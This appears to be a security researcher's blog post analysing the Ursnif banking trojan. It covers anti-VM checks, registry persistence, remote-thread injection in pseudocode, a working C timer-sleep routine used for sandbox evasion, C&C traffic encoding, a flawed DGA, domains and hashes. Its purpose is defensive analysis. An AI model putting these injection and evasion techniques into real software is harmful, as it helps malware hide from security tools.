Ursnif Malware: Deep Technical Dive

arielkoren.com/blog/2016/11/01/ursnif-malware-deep-technical-dive/

AK

November 1, 2016

In this blog I explain some of the core methods an attack tool named Ursnif uses, as well as mention some, probably unintentional, pieces of code that were left behind in the production version of the malware.


Ursnif is a data stealer and a downloader with a lot of abilities to steal data from installed browsers and other applications (such as Microsoft Outlook).

In addition to stealing data, Ursnif also has the ability to download additional malicious components from the attacker's Command & Control (C&C) servers and load them dynamically into memory. In this version of Ursnif I have also encountered an internal peer-to-peer communication which could possibly add the ability for the sample to communicate with other Ursnif peers over the same network. We will discuss the peer-to-peer part in a future blog post.

It All Begins With An Executable

When the Ursnif executable is first loaded, it will unpack the real payload. The real payload is packed by the attackers, because it helps keeping it undetected by security solutions which are based on a file signature.

After the real payload is unpacked, it will run in a hollowed process, and even at that stage of unpacking, the .BSS section is still obfuscated and will be de-xored on runtime before the malware will continue with the execution.



The bss section before and after dexoring it

Afterward, there is a simple check the malware authors left behind. If the file C:\321.txt exists, the checks for a virtualized environment are ignored. This was most probably developed in order to allow the attackers to test their tool on their own virtualized machines. Even though it is quite funny that the attackers left this piece of code in a production compilation, it might show how careless they are. Basically, if anyone else would like to test Ursnif on a virtual machine, they can just create a file with that name at that location and the malware will work properly with no need to change the virtual machine's configurations.

Next, the malware will make sure that all of the users on the machine are infected, by enumerating the registry root key HKU and for each user key, it will put an appropriate startup value, as well as the payload on each AppData folder of each user. Registry Keys used:

- HKU\<SID>\Software\Microsoft\Windows\CurrentVersion\Run
- HKU\<SID>\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders**AppData**
  (Value equals the folder to be used for the malware, for example:
  C:\Users\Administrator\Appdata\Roaming\")

After this procedure, we move on to the injection method.

And It Continues With Another Executable To Be Injected

In the second part, the malware will look for a legitimate process to run in its context. Running in a different process context allows the malware to bypass firewall rules which let some processes through without alerting or blocking them.

Internally, the malware calculates a unique checksum for each process name it finds, in order to obfuscate the processes into which it will try to inject itself. Instead of injecting to explorer.exe for example, a checksum will be calculated, resulting in something like 0x17F9B5AA. Then, it will check if that value matches a value from an internal list of checksums, and only if it exists in that list, it will begin the injection method on that process.

Let's examine a **pseudo code** (as simple as possible) of how the first part of the injection looks:

```
/* Obtain the process pid to inject to */
dwPID = GetInjectProcess()

hProcess = OpenProcess(dwPID, ...)
pAddress = GetProcAddress("ntdll.dll", "RtlExitUserThread")

/* Create remote thread in suspended mode */
hThread = CreateRemoteThread(hProcess,                  /* Remote process handle */
                            CREATE_SUSPENDED,   /* creation flags */
                            pAddress,                   /* thread function address */
                            ...)

/* Read remote procedure first four bytes */
dwBackupData = ZwReadVirtualMemory(hProcess,    /* Remote process handle */
                                                        pAddress,               /* Address to read */
                                4,                              /* number of bytes to read */
                                ...)

/* Change address protection to `writable` */
VirtualProtectEx(hProcess,                      /* Remote process handle */
                                READ_WRITE_EXECUTE,     /* New protection flags */
                                pAddress,                       /* Address to change protection on */
                                4,                                      /* Size of address */
                                ...)


ZwWriteVirtualMemory(hProcess,  /* Remote process handle */
                                        pAddress,       /* Address to overwrite */
                                        0xCCCCFEEB,     /* Data to write */
                                        4,                      /* Size of data */
                                        ...)
```

- Open a handle to the desired process.
- Get the address of `ntdll!RtlExitUserThread` function.
- Create a remote suspended thread with the appropriate function.
- Obtain the first four bytes of the function as a backup (because in the upcoming steps, they will be overwritten).
- Before we overwrite the bytes, we must change the protection flags of the memory so it will be writable.
- Write four bytes `(DWORD)(0xCCCCFEEB)` . This is the interesting part, changing the original function prologue this way, will result in an infinite loop.

Let's examine the function before and after the changes:

Before

```
ntdll!RtlExitUserThread:
77dc1000 8bff mov edi,edi
77dc1002 55 push ebp
77dc1003 8bec mov ebp,esp
77dc1005 83e4f8 and esp,0FFFFFFF8h
77dc1008 81ecbc000000 sub esp,0BCh
```

After

```
ntdll!RtlExitUserThread:
77dc1000 ebfe jmp ntdll!RtlExitUserThread (77dc1000)
77dc1002 cc int 3
77dc1003 cc int 3
77dc1004 ec in al,dx
77dc1005 83e4f8 and esp,0FFFFFFF8h
77dc1008 81ecbc000000 sub esp,0BCh
```

After the change, the new values assigned to the function prologue are translated to `JMP <Short>` , which is a two byte opcode. The first byte (`0xEB`) is what translated the processor to recognize it as a `JMP` opcode, and it will also expect the second byte to be the value of where to jump to (Relatively from the EIP at the end of the opcode). The second byte we have in this scenario is `0xFE` , which translates to (-2). Jumping relatively from the end of the opcode (`address 0x77dc1002`) -2 bytes, will make the EIP get back to address `0x77dc1000` , which is the same opcode again. This will result an infinite loop of one opcode. as you can see WinDBG translates it beautifully:
`77dc1000 ebfe            jmp     ntdll!RtlExitUserThread (77dc1000)`

After this change, the thread is resumed until its EIP of the newly created thread reach the `ntdll!RtlExitUserThread` address, then the thread is set to suspended mode again. The reason all this procedure is happening is because when a thread is created, it doesn't immediately start at the function given, it requires some initialization functions to be called first, so the original code is waiting for the initialization to complete and then it have a post initialized thread which it can take control of its EIP without worrying.

Thereafter the thread is suspended again, the function original 4 bytes are restored. The new PE itself is injected with `NtCreateSection` and `NtMapViewOfSection` , for mapping the new PE to the malware's memory ending with `SetThreadContext` which with that we are able to change the registers value, specifically EIP – to the new created entry point of the remote process following `ResumeThread` .

As we've seen before, attackers are building techniques into their tools in order to evade detection by security solutions. One of the techniques exploits sandbox weaknesses by using different sleeping mechanisms. Sandboxing solutions usually run malware samples only for about 2-3 minutes before they move on to the next sample they have in queue. The reason is simply because those kind of solutions are required to keep up with analyzing hundreds of thousands of samples every day. Therefore, for a sandbox time is a very precious resource. Basically, this means that if a malware can stay dormant for this period of time, the sandbox will not recognize its behavior as malicious and will move to the next sample in queue.

Ursnif has recently evolved and changed the sleeping mechanism, trying to evade detection through a unique sleeping API. Earlier versions used `Sleep` \ `WaitForSingleObject` \ `WaitForMultipleObjects` or similar APIs. Nowadays, a different method coming in hand, Relative sleeping using windows timers. Here is a code example of how to use the Timers API:

```
#include <windows.h>
#include <tchar.h>
/* Definitions */
#define SLEEP_TIME (5) /* In seconds */
/* Macros */
#define NANOSECONDS(nanos) \
(((signed __int64)(nanos)) / 100L)
#define MICROSECONDS(micros) \
(((signed __int64)(micros)) * NANOSECONDS(1000L))
#define MILLISECONDS(milli) \
(((signed __int64)(milli)) * MICROSECONDS(1000L))
#define SECONDS(seconds) \
(((signed __int64)(seconds)) * MILLISECONDS(1000L))
/* Enumerations */
typedef enum _E_CODE
{
        E_FAILURE = -1,
        E_SUCCESS = 0,
        E_TIMER_CREATION,
        E_SET_TIMER,
        E_WAIT_EVENT,
} E_CODE;
E_CODE SleepingMechanism(DWORD dwSleepTime)
{
        /* Initializations */
        HANDLE hTimer = NULL;
        E_CODE tRetVal = E_FAILURE;
        FILETIME ftSystemTime = { 0 };
        LARGE_INTEGER liSystemTime = { 0 };
        DWORD dwWaitResult = 0;
        /* Create unnamed timer */
        hTimer = CreateWaitableTimer(NULL, FALSE, NULL);
        if (NULL == hTimer)
        {
                _tprintf(TEXT("CreateWaitableTimer failure: [%d]\n"), GetLastError());
                tRetVal = E_TIMER_CREATION;
                goto lblCleanUp;
        }
        /* Get system time */
        GetSystemTimeAsFileTime(&ftSystemTime);
        /* Add relative time from current time to sleep */
        liSystemTime.HighPart = ftSystemTime.dwHighDateTime;
        liSystemTime.LowPart = ftSystemTime.dwLowDateTime;
        liSystemTime.QuadPart += SECONDS(dwSleepTime);
        /* Set timer with an absolute time to sleep */
        if (!SetWaitableTimer(hTimer, &liSystemTime, 0, NULL, NULL, FALSE))
        {
                _tprintf(TEXT("Failed creating waitable timer: [%d]"), GetLastError());
                tRetVal = E_SET_TIMER;
                goto lblCleanUp;
        }
        /* Waiting for the timer event*/
        _tprintf(TEXT("Sleeping for [%d] seconds\n"), dwSleepTime);
        dwWaitResult = WaitForSingleObject(hTimer, INFINITE);
        if (WAIT_OBJECT_0 != dwWaitResult)
        {
                _tprintf(TEXT("WaitForSingleObject failed: [%d]"), dwWaitResult);
                tRetVal = E_WAIT_EVENT;
        }
        /* Success */
        tRetVal = E_SUCCSES;
lblCleanUp:
        if (NULL != hTimer)
        {
                CloseHandle(hTimer);
                hTimer = NULL;
        }
return tRetVal;
}
INT _tmain(DWORD dwArgc, LPTSTR *lpszArgv)
{
        E_CODE tRetVal = E_FAILURE;

        tRetVal = SleepingMechanism(SLEEP_TIME);
        if (E_SUCCSES != tRetVal)
                _tprintf(TEXT("Failure: [%d]"), (DWORD)tRetVal);
        else
                _tprintf(TEXT("Success\n"));

        return 0;
}
```

The Additional Evasive Techniques and the DGA Flaw

Once the attacker tool is able to evade the sandbox, it will try to evade network security solutions which are based on communication pattern signatures. Let's examine two such evasive techniques:

Obfuscating the outbound traffic

The first data sent from the infected machine would start with the following string format:
`soft=1&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x`
After adding the values which represent the machine (will not be discussed in this blog post) to the format string, the malware will xor the original value and move on to base64 encoding. Thereafter removing the "=" padding.

```
W+WIpnoUOvyD3ExoGOYmmDu0bmT8a0IQc2p7qTZymZCHt8eu27PEunoWst7LOJNxEVYBinB9iwNBQ6dP+msKM1eHuJg8mb5vu2siAOn72yyGQxwIDyVrNC1
```

Then adding "/" at random offsets of the string, following with changing every unique letter (which doesn't match [a-zA-Z0-9]) to its hexadecimal format starting with "_". For example the letter "+" hex representation is 2B, and the letter "/" hex representation is 2F, so the output will end up looking like:

```
WWIpnoUOvyD3ExoGOYmmDu0bmT8a0IQc2p7qTZymZCHt8eu27PEunoWst7LOJNxEVYBinB9iwN_2FBQ6dP_2BmsKM1eHuJg_2F8mb5vu2siAOn72yyGQxwI
```

Finally, there is a second call to the function, adding the "/" slash character at random offsets and then the string is complete.

```
W_2BWIpn_2FoUOvyD3ExoGO/YmmDu0bmT8/a0IQc2p7qTZymZCHt/8eu27PEunoWs/t7LOJNxEVYB/inB9iwN_2FBQ6d/P_2BmsKM1eHuJg_2F8mb5/vu2s
```


This is sent to the C&C server with the following format:
" `<Domain>/images/<CraftedBase64Url>.gif` "
where the `<Domain>` will be chosen by the DGA algorithm, and the `<CraftedBase64Url>` is what was just created.

```
http://thiscrevmscllevelfak[.]club/images/W_2BWIpn_2FoUOvyD3ExoGO/YmmDu0bmT8/a0IQc2p7qTZymZCHt/8eu27PEunoWs/t7LOJNxEVYB
```

Domain Generation Algorithm (DGA)

When I first reverse engineered the DGA and tried to recreate it using Python, for some reason my code didn't work as expected and I got different results compared to the actual domains used by the attackers. When I reversed everything slowly and made sure my code does exactly what it is supposed to – I found out that they have some logical flaw in the code. Whether this was intentional or not, I will let you be the judge. But I am pretty sure it was unintentional. Let's see what exactly is going on in there step by step:

1.
    1. Download a predefined wordlist from an online text file.
       In python that would be as easy as using `urllib2.urlopen` .
    2. Obtain all the words that are at least 3 letters long. In python that would be: `re.findall("[a-zA-Z]{3,}", data)`
    3. Add a null termination (`0x00`) after every word that matched, in the original buffer.
    4. Override the original data with the matching words, after every word add space bar.
       (**Author comments**: This is necessarily shorter than the original buffer so it should work, however in general this is very bad code practice.)
    5. Create the domain using the strings in the buffer list of Step Three.



The ‘bug’ in action

Now, the problem exists at Step Four, let’s take a look at the assembly:

To understand the problem better, let’s have a dummy buffer to demonstrate the issue.

`Match-Another se cu DEADBEEF le rt`

Applying the regex from Step Two would result in the following word list:

`["Match", "Another", "DEADBEEF"]`

Adding the null termination on the original string will make it look like:

`Match\x00Another\x00se cu DEADBEEF\x00le rt`

After that, we are going to copy each of those strings, override the original buffer with them, and add a space bar right after. This should result the matching strings being one after another ordered in that buffer. However, the first copy is the reason for the problem. We are first of all copying the original word over itself using ‘lstrcpy’, resulting in the same buffer.

`Match\x00Another\x00se cu DEADBEEF\x00le rt`

But after that, we are using ‘lstrcat’ to add a space after the word. The MSDN documentation of `lstrcat` states:

> **“lpString1 must be large enough to add lpString2 and the closing ‘\0’**,”

which means that there are going to be two more bytes added! One of them is the space, and the other one is the null termination coming right after, resulting in the following problem:

`Match \x00nother\x00se cu DEADBEEF\x00le rt`

As you can see, it overwrote some of the next word, which will eventually make it “lose” one of the words in the list making the whole wordlist short by one essentially affecting all of the DGA.

(**Author Comments**: I believe the malware authors have no idea they have such a bug in their code because they are probably using the exact same piece of code to know which domains they should buy.)

After I successfully reversed the DGA algorithm and could recreate it myself, we sinkholed one of the generated domains for the next domains cycle, and managed to find pretty interesting statistics about this family over a period of 5 days:

DGA Characteristics	
Type	Dictionary based
Seed	Current date
Change frequency	5 days period
Domains Per Cycle	15
Top level domains	.ru, .xyz, .club
Total infected machines	6,893

On the analyzed sample, the DGA's dictionary (word list) is generated from this url:
http://opensource.apple.com/source/Security/Security-29/SecureTransport/LICENSE.txt

The interesting part of this DGA is the fact it can change the file from which the wordlist is generated, thus making it very easy to create different versions of the DGA for different purposes.

An example of actual domains generated from the dictionary:

- thiscrevmscllevelfak.club
- levelignorethenind.ru
- mtabaddresslocked.xyz
- consseriflistyleleft.club
- aresymbolparamspan.ru
- respondslemsonmsonum.club
- senddatalistenpython.xyz
- numfalseandyspan.ru
- maxsemihiddenmsosymbol.club
- cllockedlevelnbsple.club
- nbspserliststthelist.xyz
- symbolcontacttype.ru
- intoaddedprio.ru
- stylesendnblisprestval.xyz
- indentlspthatmcan.ru

Analyzed Samples:

- 9b38f10fd425b37115c81ad07598d930
- b60c97d22f0ae301e916d61f79162b78
- f50bd1585f601d41244c7e525b8bd96a